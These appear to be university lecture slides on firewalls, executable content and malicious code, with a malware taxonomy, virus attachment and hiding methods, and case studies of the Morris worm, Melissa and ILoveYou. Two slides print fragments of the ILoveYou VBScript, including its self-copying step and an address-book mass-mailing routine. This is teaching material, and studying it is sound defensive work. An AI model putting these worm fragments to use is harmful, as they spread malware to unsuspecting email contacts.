

## Executable Content Problem and Malicious code (Part 1)

Dave Evans at U of Virginia was the author of some of these slides that are being presented today and used with permission



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## Security in the Practical World for Host Systems

### Wants:

- Internet presence
- Use of commodity software
- Stability of servers & clients

### Problems

- Commodity software is bug-ridden
- Ubiquitous Internet - > ubiquitous threat
- Mobile code can penetrate firewalls



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## Host System Security

- Traditionally:
  - ◆ Don't put your host on the open net, or otherwise
  - ◆ Spend effort verifying correctness of your software
- Doesn't work anymore because
  - ◆ Customers demand net access
  - ◆ Custom software no longer economically viable



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## Commodity Host System Security

- So now we have commodity software on public networks. How safe is it?
- Not very: Security depends on correctness and verification
  - ◆ Features matter more to MS than correctness
    - e.g. Office 97 sells, even though it has more bugs
  - ◆ Verification of commercial software largely not possible



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## Solution: Firewalls

- It's too hard to make your host software correct enough to be secure
- Instead, build a simple barrier between you and the Internet: a Firewall
- Present Firewalls have a broad span between ease of use and security



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## Firewalls

- A simple, robust machine that is hard to corrupt
- Allows some network traffic through, denies other network traffic
- Keeps outsiders from accessing your hosts
- Stops simple attacks, giving the illusion of security
- Firewalls work because they have been stripped down to the essentials, and the essentials have been "carefully inspected"



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## Firewall Security Strategy

- Firewall is a *perimeter* defense
- The *entire* perimeter must be equally secured
  - ◆ Otherwise: steel door on a cardboard box
- Examples of potential perimeter weaknesses:
  - ◆ Desktops with PPP connections to the Internet
  - ◆ Inter-office networks
  - ◆ Dial-up modem pools
  - ◆ Business partner networks



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## Firewall Limitations

- Some vulnerabilities are hard to stop
  - ◆ Disgruntled employee damages data
  - ◆ Disgruntled employee steals data on a floppy
- Firewall is a CYA (Cover Your Assets) move:
  - ◆ Prevents Internet connection from becoming *another* serious threat



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## Levels of Threat

- Levels of threat
  - ◆ Best case: firewall detects attack and stops it
  - ◆ Middle: attack gets through firewall
  - ◆ Worst case: attack corrupts the firewall itself, allowing *anyone* access to the protected network
- Can be thought of as “zones of risk”
  - ◆ Unprotected network: entire network is at risk
  - ◆ Firewall: only the firewall is at risk
- Creates a single point of failure: Isn't that bad?
  - ◆ No: security is an “and” requirement, so reducing exposure is good



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## Variations on a Firewall

- Intranet: simply don't connect to the global Internet
- VPN: use encryption and IP tunneling to get the appearance of a private network, but with the packets delivered across the Internet. Problems:
  - ◆ Brand new thus weak verification
  - ◆ Congestion control: problematic
  - ◆ Probable plain-text crypto cracking



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## Executable Content Problem: Example of Software Security

- User documents are changing
  - ◆ look less like text, and more like programs
- The more a document is interpreted, the more it behaves like a program:
  - ◆ ASCII text: no interpretation
  - ◆ HTML: simple interpretation, forms a problem
  - ◆ MS Word documents: macros are programs
  - ◆ Java: full programs, secured only by JVM
  - ◆ ActiveX: full programs, no security at all



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## Executable Content = Virus Transport

- User content must pass through firewall
- Sophisticated programs can attack you in arbitrarily clever ways, and users are not accustomed to inspecting what the program does
- User discretion doesn't help: if programs normally accepted, users just click “yes”
- Firewalls can detect active content, but not reliably:
  - ◆ There are ways to encode programs so they don't look like programs to the firewall
- Firewalls cannot reliably distinguish active content from malicious active content:
  - ◆ Theorem due to Alan Turing's original computer science paper describing the “decidability problem”



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## Securing Active Content Environments

- **Stop-gap: disallow all active content**
  - ◆ Only recent versions of Netscape allow a central administrator to turn off Java and Javascript
  - ◆ Nothing prevents a user from installing their own copy of Netscape or Explorer and turning Java back on
- **Restrict active content's access: Java security model**
- **Authenticate content provider: ActiveX Authenticode and Java digitally signed applets**



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## Restricting Active Content's Access

- **Java security model: Applets loaded from the network are restricted:**
  - ◆ managed by JVM's security manager
  - ◆ no access to file system
- **Idea: active content runs in a "sandbox", isolated from your important data**
- **Basic problem with restricting access on *any* interface is complexity:**
  - ◆ hard to show that complex interfaces don't allow unintended access
- **JVM is a very complex interface → hence hard to verify secure**
- **Useful applications really do need access to your important data**



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## Authenticating Active Content Providers

- **Only run programs from sources you trust**
- **Microsoft Authenticode:**
  - ◆ only run programs from sources transitively trusted by sources you trust (Certificate Authorities)
- **Scope of trust *somewhat* programmable**



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## Outline

- **Examination of ILoveYou Code**
- **Malicious Code Taxonomy**
- **Virus Primer**
- **Malcode Defenses Overview**
  - ◆ Virus Scanners



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## Hole Found in Java

- From Computerworld February 26, 2001
  - ◆ Sun Microsystems admits Java software could allow an attacker to execute malicious commands on a victim's computer
  - ◆ Hole permits execution of commands from outside the Java environment
- Malicious code is all around us even in supposedly safe environments



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## LoveLetter.VBS

- This 328-line program caused ~\$10B in damage last Spring
- How much work and smarts was required?



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## Main Loop

```
rem barok -loveletter(vbs) <i hate go to school>
rem by: spyder / ispyder@mail.com /
@GRAMMERSoft Group / Manila, Philippines
On Error Resume Next
...
wscr.Regwrite "...Scripting Host\
Settings\Timeout", 0
sub main()
...
set c = fso.GetFile(wscript.ScriptFullName)
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
...
spreadtoemail()
...
end sub
```

Smart people would convey more interesting message.

Smart virus writers don't include their contact information.

This was smart – turn off scripting timeout in registry. (Dumb for Microsoft.)



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## spreadtoemail (edited to fit)

```
sub spreadtoemail()
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
for cntentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = "kindly check the attached LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
male.send
x=x+1
next
next
end sub
```

Smart virus writers can spell "mail".

Smart virus writers understand for loops.




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
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### Be Very Afraid...


- When really dumb people with no resources write malicious programs, it costs \$10B.
- What would happen if smart people with resources wrote a malicious program?

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
### Taxonomy of Code




```
graph TD; AllCode[All Code] --> Malcode[Malcode]; AllCode --> HarmlessCode[Harmless Code]; Malcode --> CreatedByMaliciousAuthor[Created by Malicious Author]; Malcode --> Accidental[Accidental];
```

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### Taxonomy of Malcode [Stallings, p. 502]




```
graph TD; Malcode --> RequiresHostProgram[Requires Host Program]; Malcode --> Independent[Independent]; RequiresHostProgram --> TrapDoors[Trap Doors]; RequiresHostProgram --> LogicBombs[Logic Bombs]; RequiresHostProgram --> TrojanHorses[Trojan Horses]; Independent --> Viruses[Viruses]; Independent --> Worms[Worms]; TrapDoors --- Insiders[Insiders]; LogicBombs --- Insiders; TrojanHorses --- Insiders; Viruses --- SelfReplicating[Self-Replicating]; Worms --- SelfReplicating;
```

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### Summary of Malicious Code (Pfleeger)

| Table 5-1 Types of Malicious Code |  |
|-----------------------------------|--|
| Code Type                         | Characteristics  |
| Virus                             | Attaches itself to program and propagates copies of itself to other programs |
| Trojan horse                      | Contains unexpected, additional functionality                                |
| Logic bomb                        | Triggers action when condition occurs  |
| Time bomb                         | Triggers action when specified time occurs                                   |
| Trapdoor                          | Allows unauthorized access to functionality                                  |
| Worm                              | Propagates copies of itself through a network                                |
| Rabbit                            | Replicates itself without limit to exhaust resource                          |

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## Trojan Horses



- Greeks and Trojans at war
  - ◆ Eris (Discord), Paris, Aphrodite, Helen
- Greeks attacking Troy, bombarded city for 10 years, but couldn't get through city walls.
- Pretended to leave, left big wooden horse as gift
- Trojans brought horse into city (had to tear down part of wall to do this), got silly drunk celebrating victory.
- Greeks jumped out, killed sentries, and let in Greek army.



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## Modern Trojan Horses

- User runs program that looks harmless
  - ◆ Program pretends to be “cool, dancing bears”, also erases your hard drive
- Most attacks today are Trojan Horses
  - ◆ ILoveYou, Melissa, recent Microsoft attack, etc.
- Rely on modern humans being as dumb as mythical Trojans
  - ◆ No matter how good your city/fire walls are, they don't do any good if you can't stop users from running random code



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## Virus Primer

- Nasty properties
- How Viruses Attach
- Gaining Control
- Homes for Viruses
- Virus Signatures
- Case Studies
- Virus Scanners



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## Nasty Properties of Viruses

- Hard to Detect
- Hard to Destroy or Deactivate
- Spreads Infection Widely
- Spreads Infection Quickly
- Can Reinfect
- Easy to Create
- Machine Independent



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## How Viruses Attach(1)

### ■ Appended Viruses

- ◆ Insert before the first executable instruction
- ◆ Control goes to what used to be first program instruction
  - Simple
  - Effective




Figure 5-1 Virus Appended to a Program

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## How Viruses Attach(2)

### ■ Surround Viruses - virus runs the original program but has control before and after execution

- ◆ Example: if virus is on disk size would show in dir list
- ◆ Virus attaches itself to program that constructs the directory listing
- ◆ Regains control after listing but before listing is displayed or printed
- ◆ Virus eliminates its own entry of falsifies the space counts




Figure 5-2 Virus Surrounding a Program

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## How Viruses Attach(3)

- Virus might replace some of its target
- Integrate itself into original code of target
- Virus writer must understand code to be attacked
- Virus might replace entire target!




Figure 5-3 Virus Integrated into Program

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## Gaining Control




Figure 5-4 Virus Completely Replacing a Program

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## Homes for Viruses: Boot Sector Viruses

### Typical bootup:

- Firmware checks the hardware
- Transfers control to OS. How? Os is on disk.
- It reads into memory a bootstrap program
  - ◆ Firmware reads a fixed number of bytes from a fixed location on the disk (boot sector) to a fixed address in memory and then
  - ◆ Jumps into that area of memory
- Bootstrap program reads into memory the rest of the OS from disk



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## Homes for Viruses: Boot Sector Viruses(2)

- Large amount of space may be reserved for the bootstrap loader
- The boot sector on PC is slightly less than 512 bytes. Bootstrap loader is larger
- Chaining is used: each block of the bootstrap is chained to contain the next block
- Allows big bootstrap loaders
- BUT ALSO SIMPLIFIES THE INSTALLATION OF A VIRUS!



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
## Bootstrap Viruses

- Installs before detection tools

- ◆ Complicates detection
- ◆ Makes more difficult

- Boot files usually hidden from users of OS → made invisible

- ◆ Virus code not easily noticed



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## Bootstrap Viruses (2)

- Other steps in booting:

- ◆ Loading and invoking parts of OS
- ◆ Reading files to personalize the installation
- ◆ Loading and invoking files called for in personalization
  - For MS-DOS/PC: IO.SYS and MSDOS.SYS are os files to be read
  - Config.sys and autoexec.bat

### Options:

- Attach to IO.SYS or MSDOS.SYS
- Attach to any other program loaded because of an entry in CONFIG.SYS or AUTOEXEC.BAT
- Add an entry to CONFIG.SYS or AUTOEXEC.BAT to cause it to be loaded



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## Memory Resident Viruses

- Resident code of OS is code that is never freed when programs terminate
  - ◆ Routines that interpret keys on keyboard
  - ◆ Error handling code
  - ◆ Program that acts like an alarm clock
  - ◆ Aka → TSRs (terminate and stay resident routines)
- Good place for virus to hide
- Example: boot sector virus attaches itself to memory resident code. Each time virus might check whether a disk in the disk drive was infected, and if not, infect it



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## Other Homes for Viruses

- Application program: macros
  - ◆ User can record a series of commands using a macro
  - ◆ Repeat those commands with one invocation
  - ◆ Startup macro called every time the application is executed
  - ◆ Virus writer can create a virus macro that adds itself to the startup directives
  - ◆ Embeds a copy of itself in data files so that infection spreads to anyone receiving the files



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## Other Homes for Viruses(2)

- Libraries: good hiding place for viruses
  - ◆ Used by many programs
  - ◆ Shared between users
- Others: compilers, linkers, runtime monitors, runtime debuggers and even virus control programs!



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## Virus Signatures

- Viruses have signatures
  - ◆ Most be stored somewhere
  - ◆ Code must be in memory to execute
- Signature useful for virus scanner




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## Signatures: Storage Patterns

- Usually attached piece is always located at same relative position to its attached file
- Usually at beginning of file
- Or jump to virus module



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## Virus Signatures: Storage Patterns

- Size of file grows if attached to file
- Virus may obliterate program to assure size doesn't change but functioning of original program may be broken
- Virus scanner can use a code or checksum to detect changes to file
- Look for suspicious patterns such as jump as first instruction

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## Virus Effects and Causes

Table 5-2 Virus Effects and Causes

| Virus Effect                   | How It Is Caused   |
|--------------------------------|--|
| Attach to executable program   | <ul style="list-style-type: none"> <li>• Modify file directory</li> <li>• Write to executable program file</li> </ul>  |
| Attach to data or control file | <ul style="list-style-type: none"> <li>• Modify directory</li> <li>• Rewrite data</li> <li>• Append to data</li> <li>• Append data to self</li> </ul>  |
| Remain in memory               | <ul style="list-style-type: none"> <li>• Intercept interrupt by modifying interrupt handler address table</li> <li>• Load self in nontransient memory area</li> </ul>  |
| Infect disks                   | <ul style="list-style-type: none"> <li>• Intercept interrupt</li> <li>• Intercept operating system call (to format disk, for example)</li> <li>• Modify system file</li> <li>• Modify ordinary executable program</li> </ul> |
| Conceal self                   | <ul style="list-style-type: none"> <li>• Intercept system calls that would reveal self and falsify result</li> <li>• Classify self as "hidden" file</li> </ul>   |
| Spread infection               | <ul style="list-style-type: none"> <li>• Infect boot sector</li> <li>• Infect system program</li> <li>• Infect ordinary program</li> <li>• Infect data ordinary program reads to control its execution</li> </ul>            |
| Prevent deactivation           | <ul style="list-style-type: none"> <li>• Activate before deactivating program and block deactivation</li> <li>• Store copy to reinfect after deactivation</li> </ul>   |

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## Polymorphic Viruses

- A virus that can change and alter its appearance
- A polymorphic virus must randomly reposition all parts of itself and randomly change fixed data
- E.g. Virus uses encryption under various keys to change form
  - ♦ Virus has decryption key, object code of virus and encrypted object code of decryption routine
  - ♦ Decryption routine can be used as a signature
- E.g. Randomly intersperse harmless instructions throughout code (makes it hard to locate a signature)

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## Preventing Virus Infection

- Use only commercial software acquired from reliable, well-established vendors
- Test all new software on isolated computers
- Make a bootable diskette and store it safely
- Make and retain backup copies of executable system files
- Use virus scanners regularly



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## Differences between: Morris Worm 1988 Melissa ILoveYou 1999



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## Vulnerabilities Exploited


- Morris Worm:
  - ◆ Buffer overflow: fingerd uses gets
  - ◆ sendmail debug mode
  - ◆ Weak Unix passwords
- Melissa:
  - ◆ Word enables macros by default, no limitations on macro behavior
- ILoveYou:
  - ◆ Dumb people will run code attached to email



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## Buffer Overflows



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## Preventing Buffer Overflows

- Use run-time checks on all memory references
- Safe languages (CLU, Java, Eiffel, etc.)
  - ◆ Safe libraries for C (don't use gets, strcpy, etc.)
- Separate code and data segments
  - ◆ Make code segment unwriteable (once application loaded), only allow jumps in code segment
- Static analysis
  - ◆ Check binary or source code
- But – about ½ of recent vulnerabilities are still buffer overflows!



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## Replication Strategy

- Morris Worm
  - ◆ Searched .forward files (should have used .rhosts) to find other hosts to attack
  - ◆ Used password guessing to break into other accounts
  - ◆ Used fingerd, sendmail vulnerabilities
- Melissa/ILoveYou
  - ◆ Emails itself to entries in victim's Outlook address book



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## Damage

- Morris Worm
  - ◆ Infected ~6000 computers (10% of Internet)
- Melissa
  - ◆ Infected 1.2 Million machines in a few hours
- ILoveYou
  - ◆ \$10 Billion in damage



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## Outcomes

- Internet Worm (Robert Morris, Jr.)
  - ◆ Convicted under ... 1986
  - ◆ 3 years suspended sentence (no jail time), \$10,000 fine, 400 hours of community service
  - ◆ Current occupation
- Melissa (David Smith) (~\$80m damages)
  - ◆ Plead guilty, Dec 1999 (second successful prosecution of virus author)
  - ◆ Hired by Rutgers as Computer Technician while awaiting sentencing
- ILoveYou (\$10B damages)
  - ◆ Release without penalty, no laws in Philippines



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## Responses

- **Morris Worm**
  - ◆ Disconnect from network
  - ◆ Disorganized, phone
    - Anonymous message (probably from Robert Morris) explaining how to disable virus was not noticed or distributed
  - ◆ DARPA established CERT
- **Melissa**
  - ◆ CERT Advisory, Eradicated quickly
    - But CERT had to rebuild Web server
- **ILoveYou**
  - ◆ Many countries have since passed laws, Europe treaty announced



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## Targeted Malicious Code

**Trapdoor – secret, undocumented entry point into a module**

- **Inserted in code development**
- **May be created during the testing of a module**
- **May be used to provide hooks for future modifications or enhancements**



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## Sources of Trapdoors

- **Drivers – call certain pieces of code to test functionality**
- **Stubs – replace production code until actual code is written**




Figure 5-7 Stubs and Drivers



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## Sources of Trapdoors (2)

- **Special control sequences may be put in code such as a .debug statement with certain parameters**
- **Command allows statement to modify internal variables of program to debug it**
- **These undocumented extra commands can produce side effects and can be used as trapdoors**
- **Internet worm spread → debugging trapdoor left in an email program**



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### Sources of Trapdoors (3)

- **Poor error checking**
  - ◆ Case statement default ignored
  - ◆ C library I/O routine forgets to check whether there are characters left in the input buffer before returning a pointer to the next character
- **Undefined opcodes – may implement peculiar instructions**
  - ◆ Used to test design of processor



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### Causes of Trapdoors

- **Forget to remove them**
- **Intentionally left for program testing**
- **Intentionally left for maintenance of the final product**
- **Intentionally left as a covert means of access to the routine after it is a product**



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### Salami Attack

- **Shave odd bits of money from each computation**
- **Amount shaved is very small**
- **Accumulated amounts add up**



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